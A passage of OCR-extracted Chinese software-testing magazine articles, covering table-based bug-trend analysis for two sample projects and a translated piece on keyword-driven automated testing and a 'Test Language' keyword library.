| **用例覆盖情况** | 高优先级用例执行 100% ，中优先级用例执行 100%，低优先级用例执行 100% | | | | | |
| **测试人员的分析** | A：测试工作已进入收尾阶段，后续发现的 BUG 严重级别不高，且缺陷状态基本修复完成，未修复的 BUG 为用户体验方面的建议。 | | | | | |
| **测试人员的回复** | 项目进度正常，并询问项目经理是否需要在本次修复用户体验方面的缺陷。<br>若回复暂不修复则该 BUG 更新为待决定状态，若要求修复，则等待开发修复后验证。 | | | | | |

**2、小规模工程类项目缺陷分析**

案例二：以“版本管控”为主线，结合三个 BUG 属性（BUG 类型/BUG 严重程度/BUG 缺陷状态）分析项目缺陷。假设人力，时间等因素均正常。

| | | |
|---|---|---|
| **项目类型** | 小规模工程类项目 | |
| **功能描述** | 某大型 ERP 系统需要新增邮件订阅和短信通知功能 | |
| **项目周期** | 35 个工作日 | 需求分析与评审 8 个工作日，设计与编码 10 个工作日测试 12 个工作日，验收与发布 5 个工作日 |
| **计划测试版本** | 12 个工作日 | 第一轮测试：邮件订阅和短信通知的主体流程 3 天<br>第二轮测试：全面测试，保证需求点 100% 覆盖 4 天<br>第三轮测试：ERP 系统外部接口测试 2 天<br>第四轮测试：回归测试 3 天 |
| **人力投入** | 9 人 | 项目经理 1 人，需求分析人员 1 人，UI 设计人员 1 人，开发人员 3 人，测试人员 3 人 |

Ponit1：

| **关注时间点** | 第 20 个工作日下午（第一轮测试第 2 天） | | | | | **备注说明** |
|---|---|---|---|---|---|---|
| **当前 BUG 描述** | BUG 类型 | 需求错误 | 设计错误 | 编码错误 | 其他错误 | 其他错误（其中 UI 错误 2） |
| | | 0 | 5 | 8 | 2 | |
| | BUG 严重程度 | 严重 | 一般 | 建议 | | |
| | | 5 | 10 | 0 | | |
| | BUG 状态 | 活动 | 已解决 | 已关闭 | 待决定 | 严重错误状态（2 个已解决，2 个已关闭，1 个活动） |
| | | 2 | 10 | 3 | 0 | |
| **用例覆盖情况** | 邮件订阅和短信通知的主体流程 相关用例执行 80% | | | | | |

| | |
|---|---|
| **测试人员的过程分析** | A：从 BUG 类型来看，发现的 BUG 主要集中在主流程功能方面，符合测试设计。<br>B：从 BUG 严重程度上来看，严重 BUG 发现的数量较多，初期测试属正常现象。<br>C：从 BUG 修复状态来看，多数 BUG 已被修复，但有一个严重 BUG 处于活动状态，存在一定风险需要同开发确认。（确认结果：不影响时间点，当天能提交测试） |

Point2：

| **关注时间点** | 第 24 个工作日下午（第二轮测试第 3 天） | | | | | **备注说明** |
|---|---|---|---|---|---|---|
| **当前 BUG 描述** | BUG 类型 | 需求错误 | 设计错误 | 编码错误 | 其他错误 | 其他错误（其中 UI 错误 14 建议错误 1） |
| | | 0 | 8 | 28 | 15 | |
| | BUG 严重程度 | 严重 | 一般 | 建议 | | |
| | | 7 | 41 | 3 | | |
| | BUG 状态 | 活动 | 已解决 | 已关闭 | 待决定 | 严重错误状态为（1 个已解决，6 个已关闭，） |
| | | 15 | 26 | 10 | 0 | |
| **用例覆盖情况** | 高优先级用例执行 100% 中优先级别用例执行 80% 低优先级用例执行 10%<br>说明：以上执行用例比例不包含接口部分的用例 | | | | | |
| **测试人员的分析** | A：从 BUG 类型来看，发现的 BUG 主要集中在功能方面，页面上的问题也大量涌现，设计和需求类错误无明显变化。<br>B：从 BUG 严重程度上来看，严重 BUG 数量上无明显大幅增长，主要集中在一般级别的 BUG 上。<br>C：从 BUG 修复状态来看，多数 BUG 已被修复，但活动 BUG 存在的数量依然较多，已解决的 BUG 关闭较少。经进一步确认，发现部分 BUG 状态是已解决但实际并未完全解决，或引出新 BUG，导致 BUG 无法顺利关闭。建议组织局部会议，分析频繁来回修复 BUG 的原因，加速处理 BUG。 | | | | | |

Ponit3：

| **关注时间点** | 第 26 个工作日 下午（第三轮测试第 1 天） | | | | | **备注说明** |
|---|---|---|---|---|---|---|
| **当前 BUG 描述** | BUG 类型 | 需求错误 | 设计错误 | 编码错误 | 其他错误 | 其他错误（其中 UI 错误 14 个，建议错误 1 个） |
| | | 2 | 8 | 32 | 15 | |
| | BUG 严重 | 严重 | 一般 | 建议 | | |

| | | | | | | |
|---|---|---|---|---|---|---|
| | 程度 | 8 | 46 | 3 | | |
| | BUG 状态 | 活动 | 已解决 | 已关闭 | 待决定 | 严重错误状态为（2 个活动，6 个已关闭，） |
| | | 5 | 4 | 48 | 0 | |
| **用例覆盖情况** | ERP 系统外部接口测试相关用例执行 20%（高优先级用例执行 80%，其余未执行） | | | | | |
| **测试人员的分析** | A：在 BUG 类型中发现有 2 个需求错误，初步分析是需求同外部接口设计不一致导致的问题，其中一个是邮件接口，另外一个是短信接口，同属一类问题，但会阻碍后续工作开展。<br>B：从 BUG 严重程度上来看，严重 BUG 数量上保持平稳下降趋势，主要集中在一般级别的 BUG 上。<br>C：从 BUG 修复状态来看，多数 BUG 已被修复，但需求错误还处于活动状态，需要 PM 确认解决方案。 | | | | | |
| **项目经理的回复** | 项目经理组织协调工作会，会后得到如下结论：<br>A：短信接口开发放针对其特殊要求定制化，需重新评估此部分的工作量预计开发周期 2 个工作日<br>B：邮件接口调用方负责修改，预计开发周期 2 个工作日。 | | | | | |
| **新的版本计划** | 第三轮测试：ERP 系统外部接口测试 1 个工作日（除去同问题部门的接口交互，继续完成原定测试任务）。<br>第四轮测试：回归测试压缩为 2 天（排除接口交互部分回归测试）。<br>第五轮测试：针对问题部分的测试，及接口部分的回归测试 2 天。<br>备注：按原定计划提交验收测试，接口部分内容的测试暂缓 1 天提交。 | | | | | |

Point4：

| **关注时间点** | 第 27 个工作日下午（第四轮测试第 2 天） | | | | | **备注说明** |
|---|---|---|---|---|---|---|
| **当前 BUG 描述** | BUG 类型 | 需求错误 | 设计错误 | 编码错误 | 其他错误 | 其他错误（其中 UI 错误 14 个建议错误 2 个） |
| | | 2 | 8 | 36 | 16 | |
| | BUG 严重程度 | 严重 | 一般 | 建议 | | |
| | | 8 | 50 | 4 | | |
| | BUG 状态 | 活动 | 已解决 | 已关闭 | 待决定 | 严重错误状态（2 个已解决，6 个已关闭） |
| | | 5 | 8 | 49 | 0 | |
| **用例覆盖情况** | 高优先级用例执行 100% 中优先级别用例执行 100% 低优先级用例执行 100%<br>说明：不包含接口部分的用例回归 | | | | | |
| **测试人员的分析** | A：经调整，发现 BUG 量开始稳定下降，没有产生新的设计和需求类 BUG。<br>B：从 BUG 严重程度上来看，一般基本 BUG 数量上保持平稳下降趋势，严重 BUG 并未增加。 | | | | | |

| | |
|---|---|
| | C：从 BUG 修复状态来看，多数 BUG 已被修复，需求错误也按周期顺利提交测试等待第五轮验证。 |
| **项目经理的回复** | 经协调，再次为测试争取了 2 个工作日。项目发布时间顺延 2 天，按正常进度提交即可。 |
| **新的版本计划** | 第五轮测试：<br>针对变更的内容，及接口部分的回归测试 2 天<br>主流程业务交叉回归测试 2 天 |

Ponit5：

<table>
<tr><td>关注时间点</td><td colspan="5">第 30 个工作日中午（第五轮测试第 3 天）</td><td>备注说明</td></tr>
<tr><td rowspan="6">当前 BUG 描述</td><td rowspan="2">BUG 类型</td><td>需求错误</td><td>设计错误</td><td>编码错误</td><td>其他错误</td><td rowspan="2">其他错误（其中 UI 错误 14 建议类错误 4）</td></tr>
<tr><td>2</td><td>8</td><td>38</td><td>18</td></tr>
<tr><td rowspan="2">BUG 严重程度</td><td>严重</td><td>一般</td><td>建议</td><td></td><td rowspan="2"></td></tr>
<tr><td>8</td><td>52</td><td>6</td><td></td></tr>
<tr><td rowspan="2">BUG 状态</td><td>活动</td><td>已解决</td><td>已关闭</td><td>待决定</td><td rowspan="2">已解决（UI 错误 2 个，建议类 2 个）</td></tr>
<tr><td>0</td><td>4</td><td>62</td><td>0</td></tr>
<tr><td>用例覆盖情况</td><td colspan="6">接口测试用例 100%执行<br>接口外的回归测试用例 高级别用例 100%，中级别用例 50%，低级别用例 0%</td></tr>
<tr><td>测试人员的分析</td><td colspan="6">A：通过最后一轮的紧张测试，BUG 并无增加的迹象，共计发现了 4 个 BUG，均为 UI 或建议类 BUG，说明主体功能可稳定运行。<br>B：从 BUG 修复状态来看，多数 BUG 已被修复，仅 4 个 BUG 处于待验证状态.</td></tr>
</table>

### 3、中小型重构类项目缺陷分析

案例三：以“用例覆盖度”+“版本控制”结合三个 BUG 属性（BUG 类型/BUG 严重程度/BUG 缺陷状态）分析项目风险。假设人力，时间等因素均正常。

| | | |
|---|---|---|
| **项目类型** | 中小型重构类项目 | |
| **功能描述** | 某电子订票系统计划重构原有系统，并增加国外订单业务 | |
| **项目周期** | 62 个工作日 | 需求分析与评审 8 个工作日，设计与编码 20 个工作日 测试 24 个工作日，验收与发布 10 个工作日 |
| **人力投入** | 9 人 | 项目经理 1 人，需求分析人员 1 人，UI 设计人员 2 人，开发人员 3 人，测试人员 2 人 |
| **待测模块** | 1. 酒店预订 国内<br>2. 机票预订 国内<br>3. 热游精选 国内 | |

| | | |
|---|---|---|
| | 4. 特惠团购 国内<br>5. 酒店预订+机票预订 国外 （新增功能模块）<br>说明：假设划分的模块复杂度相当。 | |
| **计划测试版本** | 24 个工作日 | 第一轮测试：酒店预订模块+机票预订（国内）模块主体功能 3 天（要求覆盖该相关模块的高优先级用例）<br>第二轮测试：热游精选+特惠团购模块主体功能 3 天（要求覆盖该相关模块的高优先级用例）<br>第三轮测试：酒店预订模块+机票预订（国外）模块主体功能 4 天（要求覆盖该相关模块的高优先级用例）<br>第四轮测试：全面测试 8 天（要求用例的全部覆盖）<br>第五轮测试：回归测试，交叉验证测试 6 天 （要求除低优先级外的用例全部覆盖） |

Ponit1：

| **关注时间点** | 第一轮测试第 2 天 下午 | | | | | **备注说明** | |
|---|---|---|---|---|---|---|---|
| **当前 BUG 描述** | BUG 类型 | 需求错误 | 设计错误 | 编码错误 | 其他错误 | 其他错误（其中 UI 错误 2） | |
| | | 0 | 0 | 9 | 2 | | |
| | BUG 严重程度 | 严重 | 一般 | 建议 | | | |
| | | 3 | 8 | 0 | | | |
| | BUG 状态 | 活动 | 已解决 | 已关闭 | 待决定 | 严重错误（2 个已解决，1 个已关闭） | |
| | | 5 | 4 | 2 | | | |
| | 模块 BUG 数 | 酒店预订 | 机票预订 | 热游精选 | 特惠团购 | 酒店预订（国外） | 机票预订（国外） |
| | | 9 | 2 | 0 | 0 | 0 | 0 |
| **用例执行百分比** | 高优先级 | 90% | 60% | | | | |
| **测试人员的分析** | A：从 BUG 类型来看，重构并未出现需求和设计上的重大偏差，较为稳定。<br>B：从 BUG 修复状态来看，严重 BUG 均已被修复，测试进展正常<br>C：从模块 BUG 分布来看机票预订部分发现的 BUG 较少，需进一步分析<br>D：从用例执行情况分析，用例执行率和 BUG 数量存在一定正比关系，需进一步分析用例测试进度是否存在问题<br>（分析结果：通过 BUG 及用例执行情况分析， 其中 2 个严重 BUG 为公共组件导致，一旦修复则其他模块不会再出现。） | | | | | | |

Ponit2：（为方便查看，这里仅展示本轮次测试的 BUG 数量）

| **关注时** | 第二轮测试第 3 天 下午 | **备注说明** |
|---|---|---|

| 间点 | | | | | | | |
|---|---|---|---|---|---|---|---|
| 当前 BUG 描述 | BUG 类型 | 需求错误 | 设计错误 | 编码错误 | 其他错误 | 其他错误（其中 UI 错误 2） | |
| | | 0 | 0 | 6 | 2 | | |
| | BUG 严重程度 | 严重 | 一般 | 建议 | | | |
| | | 1 | 7 | 0 | | | |
| | BUG 状态 | 活动 | 已解决 | 已关闭 | 待决定 | | |
| | | 0 | 0 | 8 | | | |
| | 模块 BUG 数 | 酒店预订 | 机票预订 | 热游精选 | 特惠团购 | 酒店预订（国外） | 机票预订（国外） |
| | | N/A | N/A | 3 | 5 | N/A | N/A |
| 用例执行百分比 | 高优先级 | | | 100% | 100% | | |
| 测试人员的分析 | A：从 BUG 类型来看，重构并未出现需求和设计上的重大偏差，较为稳定。<br>B：从 BUG 修复状态来看，不存在活动状态的 BUG，严重 BUG 均已被修复，测试进展正常。<br>C：从用例执行情况来看，高优先级用例 100%被执行 | | | | | | |
| 测试人员的结论 | 第二轮测试进展顺利，高优先级用例 100%被执行，未发现重大异常和风险，可进入下一轮测试。 | | | | | | |

Ponit3 （为方便查看，这里仅展示本轮次测试的 BUG 数量）

| 关注时间点 | 第三轮测试第 2 天 下午 | | | | | 备注说明 | |
|---|---|---|---|---|---|---|---|
| 当前 BUG 描述 | BUG 类型 | 需求错误 | 设计错误 | 编码错误 | 其他错误 | | |
| | | 2 | 3 | 1 | 0 | | |
| | BUG 严重程度 | 严重 | 一般 | 建议 | | | |
| | | 3 | 3 | 0 | | | |
| | BUG 状态 | 活动 | 已解决 | 已关闭 | 待决定 | 严重错误（已关闭 1 个，已解决 1 个 活动 1 个） | |
| | | 4 | 1 | 1 | | | |
| | 模块 BUG 数 | 酒店预订 | 机票预订 | 热游精选 | 特惠团购 | 酒店预订（国外） | 机票预订（国外） |
| | | N/A | N/A | N/A | N/A | 4 | 2 |
| 用例执行百分比 | 高优先级 | | | | | 40% | 10% |

| | |
|---|---|
| **测试人员的分析** | A：从 BUG 类型来看，出现大量需求和设计错误，存在风险。<br>B：从 BUG 修复状态来看，多数 BUG 等待排队修复，严重 BUG 并未完全解决。<br>C：从用例执行情况来看，高优先级用例执行率低于 50%，需进一步分析原因提报风险。<br>深入分析：发现需求理解存在偏差，需要开会讨论再进一步开发和修复问题。 |

Point4（为方便查看，这里仅展示本轮次测试的 BUG 数量）

| **关注时间点** | 第四轮测试第 8 天 下午 | | | | | **备注说明** | |
|---|---|---|---|---|---|---|---|
| **当前 BUG 描述** | BUG 类型 | 需求错误 | 设计错误 | 编码错误 | 其他错误 | 其他错误（UI 错误 12 个） | |
| | | 0 | 4 | 31 | 18 | | |
| | BUG 严重程度 | 严重 | 一般 | 建议 | | | |
| | | 5 | 41 | 7 | | | |
| | BUG 状态 | 活动 | 已解决 | 已关闭 | 待决定 | 待决定状态（为建议性 BUG） | |
| | | 0 | 8 | 41 | 4 | | |
| | 模块 BUG 数 | 酒店预订 | 机票预订 | 热游精选 | 特惠团购 | 酒店预订（国外） | 机票预订（国外） |
| | | 7 | 5 | 8 | 7 | 14 | 12 |
| **用例执行百分比** | 所有用例 | 100% | 100% | 100% | 100% | 100% | 100% |
| **测试人员的分析** | A：从 BUG 类型来看，增加的 BUG 多为编码错误和 UI 错误。<br>B：从 BUG 修复状态来看，BUG 已被修复完毕，部分等待回测，严重 BUG 也被及时处理，待决定 BUG 为建设性 BUG。<br>C：从用例执行情况来看，已按要求全部执行。<br>D：从 BUG 在模块的分布来看，分布基本平均，新开发模块 BUG 量较其他模块有所增加。 | | | | | | |
| **测试人员的结论** | 此轮测试执行进展符合要求，可以进入下一轮验证。 | | | | | | |

Ponit5（为方便查看，这里仅展示本轮次测试的 BUG 数量）

| **关注时间点** | 第五轮测试 最后一天 下午 | | | | | **备注说明** |
|---|---|---|---|---|---|---|
| **当前 BUG 描述** | BUG 类型 | 需求错误 | 设计错误 | 编码错误 | 其他错误 | 其他错误（UI 错误 12 个） |
| | | 0 | 1 | 6 | 4 | |
| | BUG 严重 | 严重 | 一般 | 建议 | | |

| | | | | | | | |
|---|---|---|---|---|---|---|---|
| | 程度 | 0 | 9 | 2 | | | |
| | BUG 状态 | 活动 | 已解决 | 已关闭 | 待决定 | 待决定状态（为建议性 BUG） | |
| | | 0 | 0 | 10 | 1 | | |
| | 模块 BUG 数 | 酒店预订 | 机票预订 | 热游精选 | 特惠团购 | 酒店预订（国外） | 机票预订（国外） |
| | | 0 | 1 | 3 | 1 | 2 | 4 |
| **用例执行百分比** | 高优先级 | 100% | 100% | 100% | 100% | 100% | 100% |
| | 中优先级 | 100% | 100% | 100% | 100% | 100% | 100% |
| | 低优先级 | 0% | 0% | 0% | 0% | 20% | 20% |
| **测试人员的分析** | A：从 BUG 类型来看，无需求类错误，且 BUG 数量较上一轮明显下降。<br>B：从 BUG 严重程度来看，未出现严重 BUG。<br>B：从 BUG 修复状态来看，BUG 已被修复完毕，部分等待回测，严重 BUG 也被及时处理，待决定的 BUG 为建设性 BUG。<br>C：从用例执行情况来看，已按要完成对高中优先级用例的 100%执行，且对新模块增加了低优先级的用例执行。 | | | | | | |
| **测试人员的结论** | 此轮测试执行符合要求，可以验证交付。 | | | | | | |


### （三）综合分析与数据度量

当跳出单个项目，回头来看过去记录的一堆 BUG，从这些 BUG 中还能得到诸多经验教训，并能知道测试人员的后续工作改进。

#### 1、BUG 综合分析举例

综合分析的前提是数据收集，数据越多越准确，则对工作的指导就越有效。数据分析通常涉及到建模，通过算法找出规律性的数据，总结经验，指导后续作业。

例如：取一定期限内的同类型项目，进行横向比较，排除特殊项目和无效数据，通过模型建立基线。（通常至少要取 1 年以上的项目量作为参考）。如图所示：



通过建立各类项目基线可以得到一些参考指标（假设）：

1）A 类项目测试周期为 1-5 天，通常发现的 BUG 量 5-10 个，BUG 遗漏率 10%-12%；

2）B 类项目测试周期为 6-15 天，通常发现的 BUG 量 18-28 个，BUG 遗漏率 8%-10%；

3）C 类项目测试周期为 16-30 天，通常发现的 BUG 量 40-80 个，BUG 遗漏率 9%-20%

指标分析：

√ A 类项目因周期短，BUG 遗漏率偏高，可近一步分析遗漏 BUG 的类型，严重程度，总结规律，找出解决方案。

√ B 类项目周期适宜，BUG 遗漏率是三类项目中最低的，今后可以考虑将部分 C 类项目拆分成 B 类项目完成，降低风险。

√ C 类项目数据收集量不够，BUG 遗漏率也不稳定，还需持续收集数据，比较高遗漏率项目和低遗漏率项目，分析规律，持续改进。

项目分析：


√ 当正在进行的 A 类项目，测试完成时发现 BUG 量大于 12 个，则要求做项目风险分析，分析项目是否有特殊之处，包括是否是新人开发，BUG 记录方式是否正确，项目需求是否明确，有无评审工作的裁剪？等等。

√ 当正在进行的 B 类项目，测试完成时发现 BUG 量小于 13 个，则要求做项目风险分析，分析项目是否有特殊之处，项目用例覆盖是否有偏差，BUG 记录方式是否正确，是否运用了新方法，有哪些好的方式可以借鉴？等等。

**2、同其他指标的组合分析**

项目不是单一通过一种指标或一类指标就可以完全把控，缺陷只是其中的一类指标。项目分析千变万化，指标的组合分析会带来更多惊喜。

例如：缺陷库和用例库的数据组合分析，就能找出提高有效用例编写和避免某类 BUG 出现的方法。如图所示：




通过用例库与缺陷库中小型项目数据的组合，可以得到一些参考指标（假设）：

1）B 类项目有效用例占比 30%，发现的 BUG 数占比 50%

2）B 类项目无效用例占比 70%，发现的 BUG 数占比 50%

3）B 类项目高优先级用例占比 20%，发现的 BUG 数占比 40%，；中优先级用例占比 50%，发现的 BUG 数占比 55%；低优先级用例占比 30%，发现的 BUG 数占比 5%

综合分析：

√ 在 B 类项目中有效用例和无效用例发现的 BUG 比例相同，且高优先级用例发现 BUG 占比明显较高，说明开发自测环节需要加强，测试通过冒烟测试加强管控。

√ 中优先级的用例量小于 BUG 数量占比，而低优先级用例发现的 BUG 数量明显小于用例数量占比，说明中优先级别的用例质量高，而低优先级的用例需要分析和调整，提高用例对缺陷的覆盖度。

**总结**

本文通过 BUG 基本属性，单项目质量分析和综合质量分析三个部分介绍缺陷分析的一些思路，缺陷分析实际是项目质量评估的一种数据参考，希望通过这些介绍让测试人员对缺陷分析有更深入的了解和认识。但是切记任何分析都不是孤立的，需要考虑项目背景，项目特性，项目人力和时间等诸多因素，最后综合评估项目质量。

**作者简介：**笔名 β-ing，从事软件测试工作多年，在系统测试方面有丰富的测试经验和项目管理经验。

# 如何使用关键字驱动测试克服自动化测试障碍

作者：飞燕儿 译

**本文覆盖了一下几点：**

1）KDT（关键字驱动测试）是什么？

2）自动化测试的局限性——为什么自动化测试项目失败

3）如何使用 KDT 测试方法来克服自动化测试障碍？

4）Test Language 是什么？

5）怎样将 Test Language 应用到关键字驱动自动化测试中。

6）功能测试人员和自动化测试专家在 KDT 中的职责。

**文章主要内容如下：**

**简介**

KDT（关键字驱动）是下一代用于将自动化测试用例执行与自动化框架隔离开的方法。

Test Language 不是一种测试自动化方法。它是一种综合测试方法用于使用基于 KDT 解决方案来解决自动化测试计划，设计和执行任务。

**背景**

几年以前，我是在一家国防工业大公司做测试经理。测试团队由 10 个测试工程师组成，其中 2 个是测试自动化专家，其他几个是功能测试人员。自动化测试专家主要专注于开发测试自动化脚本，覆盖项目的一些功能流程。

后来我马上意识到这样做效率并不高。

自动化执行的测试也同样可以手动执行。功能性测试员编写测试自动化脚本时没什么信心，因为并不要求自动化测试专家要求懂项目业务。自动化测试开发可能只有在项目准备好测试后才开始，并且只是测试的一小部分（主要是做回归测试）。

我给测试团队提出一些问题。许多次讨论后，我们决定采取让功能测试人员创建自动化测试脚本的方法。

这个方法可能很简单，但是我们在试着执行的过程中要面临一系列的挑战。主要的障碍是功能测试人员不具备编程技能或者自动化测试知识。为了解决这个问题，自动化测试建议功能测试人员能够使用预先定义好的关键字来创建他们的

测试用例，并且要他们自己将这些用例“翻译”成自动化脚本。这个方法是全组最能接受的方法。

创建关键字库。由自动化专家和功能测试人员一起定义关键字。在第一阶段过程中，功能测试人员使用关键字来写他们的测试用例，然后自动化专家将这些用例写成自动化脚本。在后面一个阶段，我们开发了一个自动化程序，用来管理翻译。这个工具能帮助功能测试人员创建和执行自动化测试，甚至能节约更多时间。

关键字库结合自动化翻译程序产生快速回报收益。这就允许我们把自动化测试定位为测试策略的基础而不过分

**这是 Test Language 的开始。**

### 自动化测试

让我们一起回顾一下自动化测试常用的方法。

测试流程包含了一系列的测试计划，测试定义，bug 跟踪和测试结束的活动。实际的测试执行阶段通常是一个递归的，重复的和手工的阶段。这个阶段通常描述为一个单调的、乏味的阶段，该阶段也可以自动执行。

为了能够将执行阶段自动化，你需要创建自动化测试脚本，可以用商业的自动化测试脚本执行；诸如 HP 的 QTP，IBM 的 Robot，自动化的 QA 工具 Test Complete，MS VS 2010 团队系统和免费软件诸如 Selenium 等等……

每个自动化测试脚本执行一个测试案例或手动测试案例的整个步骤。手工完成测试设计后，自动化测试专家就开始编写脚本。

相反 ，你要相信测试工具提供商所提供的工具，自动化测试成本高。测试工具不能代替手工测试或者不能帮助你缩小你的测试部门。

自动化测试不是你测试流程中所必须的测试过程。按照卡尼尔所说的，“提高自动化测试组件的可维护性”，开发，验证和文档化自动化测试案例要比创建和执行手工测试案例多花 3~10 倍的时间。特别是如果你选择使用自动化测试工具的“录制/回放”功能（大多数的测试工具都有这个功能，这是作为你的基本自动化测试方法）。

完整性检测：测试你的自动化测试项目的成功性。

步骤 1：测量在自动化测试过去的 6 个月时间，投入了多少人·小时（包括自动化测试专家，功能测试人员，管理开销等等）。这个标记为 A。

步骤 2：测量如果过去 6 个月的自动化测试完全采用手工进行需要花多少工作时

间。这个标记为 B。

**如果 A>B，那么很可能你采用自动化测试项目是个错误的选择。**

### 为什么做自动化测试失败？

下面是一些自动化测试失败的普遍原因：

1、流程—自动化测试要求在测试流程中有所变化。这些变化主要应用于如下：

a）测试设计方法—自动化测试要求更详细的设计。

b）测试覆盖率—自动化测试一个指定功能可以运行更多的场景。

c）测试执行—项目中选择作为自动化测试的功能不应该手工执行。

很多公司在计划和执行时没做相应的改变。

2、维护—自动化测试要求功能维护（一个功能在 AUT 测试时发生变化后，就需要更新脚本。）和技术性维护（AUT UI 从 MFC 改变为 C#）

3、专业—为了编写一个高效率的自动化测试，自动化测试专家就要求要成为一个技术怪胎性的超人—好的测试工程师，系统专家和优秀的软件开发。

显然要求用一个不一样的方法来进行自动化测试工作。

### 什么是 Test Language?

Test Language 就是一个关键字库，能够帮助测试与其他测试相互沟通，也能帮助与其他论题专家沟通。关键字替换了通用的英语或者作为一种或创建一种关键字驱动测试的基础和方法。

能够用 KDT 获取一系列的目标：

- 提高测试人员之间的沟通交流
- 避免在测试文档中不相符
- 基于 KDT 创建自动化测试框架

### Test Language 结构

Test Language 是基于一个库的，这个库是由许多词（关键字）和参数组成。

### Test Cases

一个 Test Case 是测试一个项目指定的功能/特性的行为一串步骤。不像传统的测试方法，Test Language 使用预定的关键字来描述步骤和预期的结果（详见下面 figure2 的例子）

### The Keywords

关键字是为准备项目测试用例的基本功能子程序。一个测试案例是至少由一个关键字组成。

**关键字类型**

**Item 操作(Item)**——一个 action 执行一个关于给定的 GUI 组件指定的操作. 例如设置值“Larry Swartz” 在 “客户名字”控制，验证值“3”出现在“结果”栏里。当执行一个关于 GUI 项的操作，紧跟的参数应该指定：GUI 项的名字，要执行什么操作和值。

**Utility 功能（功能）**——一个本执行某个功能性操作，很难没有效率执行作为一个数列。如：等待 X 秒，从 DB 中取数据等……

**数列（sequence）**——一系列关键字执行一个业务流程，如“ 创建用户” 。我们推荐使用常用的功能流程如登录，作为一个序列添加新的记录到系统中而不是在测试用例中作为 Items 执行。

**参数**

在大多数测试案例中，参数应该作为为关键字被定义。参数是为了生成测试环境所要求的额外信息。比如：使用非法密码的用户名，验证失败，精确计算的数目，等等。。

例如下面的序列参数：


当用户想创建一个新的客户时，语法格式如下：

Create_custmer(Bob,Dylan,1/1/2000,bobdylan@gmail.com)

**使用默认参数**

一些关键字可能包含数十个参数。为了简化测试创建，所有的参数应该包含默认值。测试人员应该能够根据测试环境改变每个参数的默认值。例如，如果测试人员想要创建一个 100 岁的客户，只有出生日期会改变，其他的参数仍然保持相同的值。显然地，只有指定的变化会影响用于其他的测试中的默认参数。





Figure 1: Login sequence





Figure 2 – Create Patient Test Case

